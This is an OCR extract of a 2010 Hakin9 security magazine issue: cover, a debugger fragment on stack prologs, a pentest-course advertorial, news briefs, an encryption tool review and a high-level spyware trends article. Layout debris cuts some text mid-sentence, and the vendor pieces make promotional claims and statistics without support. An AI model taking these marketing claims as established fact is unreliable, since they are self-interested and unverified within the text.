HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

Vol.5 No.11
Issue 11/2010(36)
1733-7186

BOTNETS, MALWARE, SPYWARE

HOW TO FIGHT BACK

Adobe® PDF
Magazine Version

TDSS BOTNET – FULL DISCLOSURE – PART II

SEARCH ENGINE SECURITY AND PRIVACY – PART II


THE EAR OF SAURON

THE SPYWARE WITHIN YOU

KNOWING VOIP PART II

DASBOT: CONTROLLING IRC VIA BASH

CYBER STATE-BULLYING



```
00401220 ┌: 55          PUSH EBP
00401221 │: 89E5        MOV EBP,ESP
00401223 : 83EC 08      SUB ESP,8

Registers (FPU)
EAX 76541162 kernel32.76541162
ECX 00000000
EDX 00401220 stackframe.<ModuleEntr
EBX 7FFD7000
ESP 0022FF88
EBP 0022FF88
ESI 00000000
EDI 00000000

EIP 00401223 stackframe.00401223
```

The 2 instruc

PUSH EBP
MOV EBP,ESP

are called the prolog. They are present in every function and they:

1. Save the current stack base pointer on the stack (PUSH EBP)
2. Make the current stack pointer the new base pointer (MOV EBP,ESP)

They basically initiate a new stack frame that is indicated through EBP.

Thinking of advancing your IT Security career?

Get Yourself Trained And Certified As A Penetration Tester... At Your Own Pace!

Penetration testing is big business. As companies and government organizations go increasingly electronic, there is a growing demand for IT professionals who can evaluate the security of these computer systems, networks and suggest safeguards.

Traditionally, training to become a certified "penetration tester" or "ethical hacker" has been a long, drawn-out process. Most certifications assume that candidates already have some form of networking or programming background, which makes it difficult for beginners to get started. Others require the physical attendance of training classes conducted only at certain locations. In all, the time and money spent in obtaining such a certification can be costly.

A new breed of penetration testing courses in the market looks set to change all this. One such course is "Penetration Testing Pro" offered by eLearnSecurity, an Italian IT security firm headed by Armando Romeo, who is also founder of the respected Hackers Center Web Portal.

His real world credentials aside, Armando hopes "Penetration Testing Pro" will change the way such training is conducted in the industry. "We set out to design the most comprehensive training course for IT professionals and anyone who cannot take time off to attend physical lessons. Our course allows them to learn the latest intrusion methods at their own pace, through over 1600 interactive e-learning slides and video lessons. There's no longer a need to sit through hours of boring classes," he says.

A CEH AND LPT KILLER?

Industry experts seem to agree with his methodology, too. Jason Haddix, columnist at EthicalHacker.net, feels the course has great potential.

"I kept thinking – this is what the CEH / LPT should have been – and I am delighted to say that if students can master the topics and techniques in eLearnSecurity's Penetration Testing Pro, they should be well on their way to being an accomplished pentester," he writes.

CEH and LPT refer to *Certified Ethical Hacker* and *Licensed Penetration Tester* respectively, both the gold standards for penetration testing in the industry.

Another veteran industry insider, Timothy Everson from Novell, who holds multiple certifications such as MCNE, CDE, CLE, CCNA on top of the CEH says, "For anyone who is budget constrained, I'd say, with total confidence, that the value of eLearnSecurity training meets or exceeds the value of many of the other programs available. If one truly desires to learn the technical aspects of IT security, it's a certification course well worth the time and investment."

Nathan Suri, an Information Security Architect who holds CISSP, SCJP and CSSLP certifications agrees, "The combination of slides, video, hands-on examples with the lab to practice some of the techniques makes it very effective. I like the balance of theory and practice."

REAL WORLD APPROACH USED BY PENTESTERS

Perhaps it is this real world, raw approach to teaching penetration testing that has made this course so popular. Besides Armando, the other co-authors include Brett Arion, a U.S IT Security specialist, Nitin and Vipin Kumar. Nitin and Vipin, both from India rose to fame after authoring the acclaimed "Windows Vista Bootkit" and "Windows 7 Bootkit" researches at BlackHat.

HOW TO BECOME A HIGHLY SOUGHT AFTER PENTESTER

Armando explains, "Just because someone is certified does not make him a good penetration tester. Penetration testing is part art and science. A tester needs to have experience to know which vulnerabilities to look out for. He also needs to give workable, business-minded suggestions to his clients for countering these exploits."

Given the depth of knowledge required, can someone with no prior experience still be trained to become a good penetration tester?

"Absolutely. The training aspect is key. We start with our e-learning slides and videos which explain every aspect of web application, system and network security testing. We then follow up with labs and practical exercises. Instead of a multiple choice certification exam, ours is an actual penetration testing exercise. We are not just interested in testing theoretical knowledge. Candidates are required to conduct their own penetration tests on a given target and submit an actual test report for grading."

These rigorous requirements, Armando insists, are needed to ensure that the course is as realistic as possible. "Every student should have the confidence to conduct actual penetration testing in a commercial or mission critical setting."

IS THIS FOR YOU?

If you are looking to further your IT career, or even make a transition to the lucrative field of Penetration testing, these new breed of courses such as "Penetration Testing Pro" may be a great choice. Not only do they cost a mere fraction of what other certifications ask for, it is a great way to get up to speed with the latest penetration testing methods by learning from *actual* hackers and understanding their psychology. Learning at one's own pace without having to set time aside for regular lessons is also a big draw.

At the end of the day, does Armando hope that his course will *replace* the CEH as the de facto certification in the industry?

"Definitely not," he says with a laugh. "We provide the technical training and flexibility that the CEH does not. In fact, students who take our course as a starting point will also acquire most of the knowledge needed to pass other certifications such as CEH and LPT. This means they'll find it much easier later on to pass their certifications as well."

For more information on eLearnSecurity's Penetration Testing Pro course, visit http://www.eLearnSecurity.com .

Hakin9
PRACTICAL PROTECTION IT SECURITY MAGAZINE

11/2010 (36)

Hakin9 team

Editor in Chief: Karolina Lesińska
karolina.lesinska@hakin9.org

Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Steve Lape, Shyaam Sundhar, Donald Iverson, Michael Munt

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Proofreaders: Henry Henderson aka L4mer, Michael Munt, Jonathan Edwards, Barry McClain

Top Betatesters: Rebecca Wynn, Bob Folden, Carlos Ayala, Steve Hodge, Nick Baronian, Matthew Sabin, Laszlo Acs, Jac van den Goor, Matthew Dumas, Andy Alvarado

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Łozowicka
ewa.lozowicka@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Director: Karolina Lesińska
karolina.lesinska@hakin9.org

Subscription: Iwona Brzezik
Email: *iwona.brzezik@software.com.pl*

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams we used smartdraw.com program by SmartDraw

The editors use automatic DTP system AURUS
Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,
First of all, Hakin9 team would like to wish you Merry Christmas and Happy New Year! Maybe it is a bit too early but we will „see" each other in January next time and it will be too late:)

Since 2010 is coming to an end it is time for new resolutions. We have one – make Hakin9 magazine better – more popular and more reliable source for our readers. That is why we are constantly in touch with our team of authors and betatesters to get the most fresh and valuable opinions on each issue. So at this point we would like to thank all people who are helping us every day getting in return just a simple thanks. Without your support Hakin9 wouldn't be as it is now – not only a magazine but a community of great people.

I hope we will be working together next year as good as we did this year!

Once again – Merry Christmas and Happy New Year! I hope all your wishes and hopes for the future will come true.


Warm regards
Enjoy your reading
Karolina Lesińska
Editor-in-Chief

REGULARS

BASICS

ATTACK

DEFENSE



WEB BROWSER DRIVE-BY EXPLOITS ON THE WILD

Client side exploits are the real concern of security staffs of every company worldwide. As reported by Neil Daswani, CTO and founder of Dasient, in OWASP AppSec DC conference, an incredible growth in the number of exploits against client applications versus server daemons demonstrates that the weakest link is still the end-user. Moreover, it proves to be hard to deploy a corporate wide policy to mitigate the use of, or apply patches for vulnerable applications, when a 0-day is released every other week against common applications such as Adobe Reader, Flash Player or Mozilla Firefox. The most targeted among these client applications are web browsers and their plugins.

By means of drive by download exploits, botnets, easily recruit new zombies, by silently downloading and installing malware without ever rising any suspicion in the victim. These drive by exploits have become more and more complex in terms of distribution and obfuscation. Most of them involve Javascript and iFrame injection. Others involve exploitation of the latest Flash player vulnerabilities.

Source: Armando Romeo, www.elearnsecurity.com

WILL CLOUD BE EVIL?

Cloud computing, beside the other thousand of other meanings, refers to the possibility of running applications, or websites, on different virtualized hosts, with the benefit of scaling the need for CPU and memory instantly. The business model is in use now is a pay per cycle. Cost depends on the number of CPU cycles and the CPU-time consumed.

Thomas Roth, is a german guy who has cracked SHA-1 password with rented distributed CUDA computing. Although SHA-1 160bit is thought to be,relatively, insecure, it is still used for SSL and other important implementations. This sounds even more ironic if we consider that most of the SSL CA using MD5 when Sotirov et al, in 2009, managed to crack SSL through MD5 collisions, switched over to SHA-1 few days later.

New cloud cracking services are coming up. The most notorious is Moxie Marlinspike's *wpacracker.com*, offering the rental of 400 CPU's cluster to crack WPA passwords. English and German dictionaries are available or, in general, the *digits* dictionary can be used, which contains all 100 million permutations of passwords composed of 8-character long digits. Cost of the service is just $17, to have a response of 40 minutes at worst.

Source: Armando Romeo, www.elearnsecurity.com

NEWS FROM THE ANTIVIRUS INDUSTRY

Windows users can enjoy free AV protection since the early days when Avira released its antivirus AntiVir for free and AVG provided free protection from spyware and worms. Then Comodo joined the panel pushing its Internet Security suite comprising of the award winning firewall and a performing AntiVirus, free for home use. Now Sophos has just released a free version of its Antivirus for Mac users, becoming the first firm providing malware protection on this platform.

The need for more malware protection under Mac is real and supported by an increasing number of infection on this platform.

The same Sophos has announced a decline in the rate of growth of the company with the immediate effect of firing 80 of its employees, for a total of 8% of the workforce.

AVG, firm specialized in Windows malware protection, has announced the buy out of DroidSecurity, an Israeli startup company producing security software for Android smartphones.

The deal will bring AVG in the growing, although still completely green, market of anti malware solutions for smartphones.

Source: Armando Romeo, www.elearnsecurity.com

GOOGLE BUG LETS MALICIOUS WEBSITES HARVEST YOUR EMAIL

A bug in the *Google Apps Script API could have allowed for emails to be sent to Gmail users without their permission* according to Google.

The bug in Google had been demonstrated by a web page hosted on Google Blogger. This web page gathered the Google account email address of the user visiting the web page and send an email to it. Google, has released a fix to this issue after an article exposing the privacy threat appeared on Techcrunch written by Michael Arrington who, in turn, had given voice to the author of the exploit complaining of the lack of interest from Google security response team.

Source: Armando Romeo, www.elearnsecurity.com

DHS MIGHT FINE COMPANIES FOUND NON-COMPLIANT

The U.S. Department of Homeland Security, thanks to a new law proposed by democrats, might be able to fine noncompliant tech firms with a fine of $100,000 a day. It is not clear how to count these days but this is another step towards federal regulation of cybersecurity in the United States.

According to Rep. Bennie Thompson, Chairman of the House Homeland Security Commitee, *this bill will make*

US more secure. Interested by this bill, are firms that represent critical cyber assets for the U.S.: broadband providers, Telco's, software houses, mobile phones manufacturers and so on.

It is unclear what improvements this bill will produce in terms of effective critical infrastructure security beside *an additional layer of bureaucracy*, as stated by Lauren Weinstein of People for Internet Responsibility.

Source: Armando Romeo, www.elearnsecurity.com

CHINA HIJACKS INTERNET TRAFFIC

China Telecom Corp., the nation's biggest fixed-line phone carrier, denied it hijacked Internet traffic (by exploiting Border Gateway Protocol routing tables), after a U.S. government report said the company wrongly diverted international Web data.

China Telecom sent erroneous Internet-traffic instructions that briefly diverted about 15 percent of global Web traffic through servers in China, the U.S.-China Economic and Security Review Commission said in a report yesterday. The incident, which lasted about 18 minutes on April 8, affected U.S. military and government sites, as well as sites run by companies including Yahoo! Inc. and Microsoft Corp., the report said.

Source: ID Theft Protect

MALWARE INFECTS ONE MILLION MOBILE USERS

Over one million mobile phones in China have been infected with malware and are sending out SMS spam, the Shanghai Daily reports. Masquerading as an anti-virus application, the malware installs itself on users' phones and sends SIM card information to hackers who then are able to control the phone, effectively turning it into a zombie. The mobile botnet is then used to send text messages containing URLs to contacts in the users' address books. Most of these URLs are pay-per-click advertisements, but some contain links to the malware itself, which has helped its rapid spread.

An unpleasant side effect of SMS spam is that, unlike email, sending text messages costs money. Even though the prices of text messages in China is significantly lower than in most Western countries, the average user whose phone is infected loses 2 Yuan (approx. USD 0.30) per day.

Source: ID Theft Protect

RUSTOCK BOTNET CONTINUES TO SPAM

Cisco is reporting that the Rustock botnet was the most common security issue it encountered over the last quarter. The company said that Rustock, which has been credited as one of the most prolific spam sources on the internet, hit its peak over the summer and ended the quarter with 21 per cent of all events recorded by the Cisco Remote Operations Services.

Cisco believes that Rustock is primarily used for commercial spam, advertising goods such as pharmaceuticals and counterfeit watches. The company also cited the September LinkedIn malware attacks as a major security event.

Source: ID Theft Protect

SECURITY FLAWS FOUND IN GOOGLE ANDROID

Researchers have disclosed bugs in Google's Android mobile operating system that allow attackers to surreptitiously install malware on users' handsets. The most serious of the two flaws was poignantly demonstrated on Wednesday in a proof-of-concept app that was available in the Google-sanctioned Market.

Disguised as an expansion for the popular game Angry Birds, it silently installs three additional apps that without warning have access to a phone's contacts, location information and SMS functionality and can transmit their data to a remote server. Google has pulled the bogus application from the Google-sanctioned Market.

Source: ID Theft Protect

FIREFOX UNDER TROJAN DROPPER ATTACK

According to a leading security vendor, Mozilla Firefox has been the target of a malware attack. This attack uses a code hijack to add an unauthorised series of dropped files to the browser's profile. The code is based on the known Trojan-Dropper-Headshot.This Trojan delivers a nasty payload including malware drop downloaders (Trojan-Agent-TDSS and Trojan-Downloader-Ncahp, aka Bubnix), adware (Virtumonde, Street-Ads, and Sky-banners), keyloggers (Zbot and LDpinch), clickfraud Trojans (Trojan-Clicker-Vesloruki and at least three other generic clickers), and a Rogue AV called Antivir Solution Pro. NOTE: The Antivir rogue product is not related in any way to Avira.

The malware writers have also included a malicious installer named seupd.exe (search engine updater?) that makes two minor (but obnoxious) modifications to Firefox. The modifications change the behavior of Firefox's search bar. It doesn't send the search to Google. It actually submits queries to one of six different domains not owned by Google

Source: ID Theft Protect


Review of Flexcrypt

Flexcrypt is a cryptographic toolkit that is used for encryption/decryption of data for individuals and small businesses, for communication and storage of emails, hard drive, instant messaging text, files, folders and others. Flexcrypt has a very smooth step-wise install where the users have to provide simple and straightforward data about the location of install and other details.

Once the installation is complete, Flexcrypt would automatically open up (when the option in the last step of installation to Launch Flexcrypt is enabled). When Flexcrypt runs on your system, you would see the small lock image (as shown in Figure 2) in your task pane notifications to indicate that it is running.

Once you have installed Flexcrypt, running it and using it every single time is a piece of cake. This is the easiest installation and usage that I have ever seen in the suite of crypto tools I have used in the past. On double-clicking the icon in desktop or from program files, you could open/start Flexcrypt at any point of time. Once Flexcrypt opens up, it looks like what you could see in Figure 3.

Navigation to various functions (Start, Text, Email, IM, File and Shared, Drive, Invite, License and Help) provided by Flexcrypt is pretty simple as seen in Figure 3. Functionalities and specifications for Flexcrypt are as follows (Source: *http://www.flexcrypt.com/technology.html*):




Installing Flexcrypt

Please wait while the Setup Wizard installs Flexcrypt.

Status: Copying new files

Figure 1. *Installing Flexcrypt*

Figure 2. *Task pane icon for Flexcrypt*



General information

* Always test Flexcrypt with non-critical data first
* Treat your passwords with care
* Help your friends and colleagues to become Flexcrypt users
* Please use the Invite function

Check out our Online encryption/decryption

http://www.flexcrypt.com

Version: 3.4.0.4014

Figure 3. *Flexcrypt icon & Start-up*

Operating systems

- Windows Vista (32-bit and 64-bit versions)
- Windows XP (32-bit and 64-bit versions)
- Windows 7 (32-bit and 64-bit versions)

Localization

- English
- German
- Spanish
- Chinese

Email protocols

- POP3
- IMAP
- MAPI
- SMTP

Supported email clients

- All email clients

Email encryption options

- OpenPGP/MIME
- AES 256 bit (as ZIP)
- PkZIP

Hashes

- SHA-2 (up to 512-bit hashes)
- SHA-1
- MD5

Public key algorithm

- Elgamal/DSS (up to 2048)

Supported Instant Message clients

- MSN
- ICQ

Instant message encryption

- AES 256 bit

File encryption

- AES 256 bit

Hard drive encryption

- AES 256 bit

Text encryption

- AES 256 bit

Shredding

- US Department of Defense DoD 5220.22-M(ECE)
- 7 passes

USB encryption

- AES 256 bit

Online services


- SSL connection

Patent

- Patent pending

Security standards

- Encryption components from .NET are FIPS-140 validated



Flexcrypt service status: Running

Flexcrypt service online: Online


Flexcrypt client online: Online

☑ Always start Flexcrypt when computer starts.

● Default


○ Zonealarm

Figure 4. *General Setting*



```
Testing the Encryption.
```


Figure 5. *Text Encryption – Initial Text*



Password: ********

Retype: ********

Figure 6. *Password page (for generating key)*



```
==========Encrypted with Flexcrypt Text Encryption==========
464C45585F4651543E36303B31353B1B312E3030
7365613013410000 1C0030000000AB4A4A6A55661B232A00CF66FB3DA1F41
7753CE35A4E9DE552E79DAF87D0F6566A083632B6A4C814E6FFB822BD0B9
10925C2A67B47621A42523D4AD6D072CB79600
========== More info at http://www.flexcrypt.com ==========
```

Figure 7. *Encrypted Cipher*

Besides all the various functionalities, the simplicity of the tool is what I love in this. Strength of the crypto toolkit is not only in the algorithm that is being implemented, but the implementation itself. In this review, we looked over the algorithm and tested the implementation to some extent and we determined that this is one among the fastest implementation of the same. We did not do regression testing or load testing on the app though. The general settings button from the main window takes you into simple set of options, where users can Start/Stop client and services, choose to always start Flexcrypt when computer starts (adding to start-up list), choose the Firewall options to be default or ZoneAlarm, as shown in Figure 4.

We did not want to include every single setting for the review, since we would like the users to experience the awesomeness of this tool by themselves. Hence, we have considered one sample usage with text encryption. When users choose to encrypt text using Flexcrypt, they can simply click on *Text* tab, which would take them to a window as shown in Figure 5. In the text window, you can type the text to be encrypted and choose Encrypt/Decrypt by clicking on the button right below the text window.

Once the text to be encrypted is supplied, click on Encrypt/Decrypt button and you would get the password page (as shown in Figure 6) where you could type (and confirm) a password to be used in encryption. Based on what we observed, it looks like a pass-code that is used to generate the secret key for encrypting the input. Once you have entered the password the encrypted cipher is generated as shown in Figure 7. Users can copy this encrypted cipher from the text panel and use it at their convenience. Decryption routine uses the same process flow, with the encrypted cipher being pasted on the text pane and the same password (used for encryption) should be provided to decrypt and get the original text.

Based on testing Flexcrypt in all the different cases that was determined to be the ones used on daily basis, we observed the following pros:

- Navigation between the tabs/functionalities is really simple.
- It is pretty quick for daily use.
- Demo and sample scenarios provided with proper documentation.
- Pretty strong algorithm implemented.
- Well structured and organized with proper direction.
- Simple settings and easier usage.

We did not observe any cons based on the testing we have done, but these are the generic things to remember that we have observed for apps that are similar.

- Closed source implementation of crypto:
  - Strength of the implementation can only determined by blackbox testing.
  - Unsure of the exact implementation of the algorithm.
- Keep in mind that this is a paid app, with 15 days trial. Hence, testing for the local environment should be done within the given time.

I would definitely recommend FlexCrypt for its simplicity and explicit functionalities. It is easy to install and run for a pretty quick launch. Definitely recommended for people who have minimal time and require encryption of data. I am sure you will enjoy it just like I did.

SHYAAM SUNDHAR
CEO/President, DigitOnto LLC

The Spyware Within You

Yes, today's spyware though resides in your computer or mobile but it's pretty much inside you. Whatever we do, wherever we go it's stored in a computer or an embedded device like mobile phone.

What you will learn…

- The new trendy Spear spyware
- About honeypots of spyware

What you should know…

- Basics of computers and Internet
- Need of security

We are in Cyber Age an age where the only form of war that looks feasible is a cyber war and the modern spywares will be a key part of the same whether it's a war between 2 largest brand, between business partners or between nations. And it's definitely true that what we will witness in next 5 years will revolutionize the world of hacking with next generation spywares. The spyware which resides in our life via a computer or a mobile. With over a decade of running the largest ethical hacking company in India and the only one to do research in ethical hacking to produce an advanced framework for ethical hacking I saw the spywares changing from basic batch file programs written to capture keylogs to ones which are polymorphic which reside as a normal software depending on your computer platform, antiviruses which can update themselves with update in virus signatures. Some Programmers in our research unit creates a spyware called appin *m@trix* for our penetration framework which updated itself in assembly to bypass signatures and will modify itself regularly. The spyware also had random behavior rather than just plain logic which made runtime detection impossible. The next generation spywares will be tough to handle and will hit all embedded platforms used by you.

Trends

In one of the honeypots we had to collect spywares, the number of spywares collected hit a meter of 376 unique families and over 3000 samples in a single day which is quite high for a single honeypot. The spywares are rising in number and are spreading capability over different platforms like windows, Windows Mobile, Macintosh, Android, Symbian etc.

A new trend of spyware has come into picture called *Spear Spyware*. The spear spyware is one which is targeted to a particular organization or a set of individuals and hence has no signature, is based on target's infrastructure. Such kind of spywares are very difficult to detect and are meant to capture specific information like files, username/passwords, banking information, keylogs, screenshots of the target computer.

Another trend obtained saw evolution of privilege escalation in spywares which gave them a greater capability to even spy on web and video cameras, audio along with normal functionality.

The spywares created are also meant to steal application data which is sensitive. An example observed in 2010 was Stuxnet which exploited vulnerability in Siemens software for SCADA to become one of the most widely spread spywares.

Considering the serious damage accomplished by spyware, the fact that studies by Forrester Research find that as many as 87% of PCs are infected with spyware is sobering. Even more sobering is the fact that infected computers has, on average, 28 different types of spyware installed at any given time, and 7%

of infected computers are infected with spyware that records keystrokes such as passwords and credit card numbers.

Top Spywares in 2010

Appin's research lab in Asia and Europe does regular research on spyware and malware analysis/reverse engineering and evaluates which spywares have maximum spread. The summary of research on top spywares is underneath:

1. *PurtyScan:* is a pop-up advert. It attracts the user by giving propositions to find pornographic content/ spyware on your computer and clean it. However once the user clicks it he/she will be taken to a website with much more spyware and adware waiting to infiltrate your computer.
2. *Gator:* Gator tracks your online browsing so that it can tailor itself to your likes. The computer user is flooded with banner ads attempting to catch your attention. This often ends up on computers through sharing files on Kazaa or other P2P programs or downloading freebies from random sites.
3. *CoolWebSearch:* This is a form of malware designed to hijack your Internet settings and then forward you to its own web page. However the webpage that it forwards you to is loaded with adware and spyware.
4. *ISTbar/Aupdate:* This acts as a toolbar. It continues to send a barrage of pop-up adverts displaying pornographic images to your computer.
5. *Perfect KeyLogger:* This is a very harmful form of coding. It records everything you type on your computer and can communicate your most personal information back to its creator.
6. *Trojan-Downloader.Generic:* This is a backdoor which allows the attacker to download any Trojan into the victim's computer. This is actually a family of spywares popularly called as downloaders.
7. *Trojan-Spy.Win32.Zbot.gen:* This is spyware which reverse connects to a remote server and allows the attacker to gain remote access to your computer. This spyware is dangerous and can capture all sensitive data/passwords stored in your computer.
8. *Explorer32.Hijacker:* This spyware hijacks the *explorer.exe* of windows and gathers sensitive information from your computer.

Attack Methods used by spywares to spread

Appin has various honeypots which did studies over botnets, methods used to spread botnets which capture various attack, exploits which are used to spread spywares. Some of the examples are given below:

1. *Email based attacks:* Ever got an email prompting you to click a link or download a pdf. Beware this is one of the most common methods used to spread spywares and there have been countless such attacks spreading out of Chinese and Russian IP addresses.
2. *Pornographic and free tools download websites:* These websites are honeypots created to attract people and spread spywares through browser vulnerabilities being exploited.
3. *Spyware removal tools which act as spyware:* Spyware removal tools prompt a user to check their system for spywares but the police become a thief in no time. A lot of these tools remove other spywares but add a spyware to take control of your computer.
4. *USB drives:* USB drives act as a spreader of spywares in a network of computers. There are various such propagation modules which have worm behavior and act as a carrier of spywares.
5. *Chat bots:* How often do you get a link in your chat bot from girl with hot picture? This is again one of the methods to spread a spyware in a network of people related to each other where the software starts sending malicious links which download the spyware on your computer.

Latest Advancements

As a research activity for finding new vulnerabilities Appin's team created a proof of concept intelligent spyware lookalike of a professional spyware caught on one of our honeypots. This spyware was intelligent enough to restart itself on being stopped. Also the spyware had a unique behavior and could restart itself even after formatting. The strange part was that none of the security features of windows 7 and anti viruses detected this behavior. Hackers have now started using intelligent spywares which are almost impossible to remove from your computers. Research is being carried out by Appin to create a list of 100 such heuristics which can be used by IDS, antiviruses to detect such intelligent spywares

RAJAT KHARE

Director, Appin Technologies – Leading Ethical Hacking Research, Softwares and Products company

www.appinsecurity.com, exploitresearch.appinsecurity.com

Email: rajat.khare@appinonline.com

The Ear of Sauron

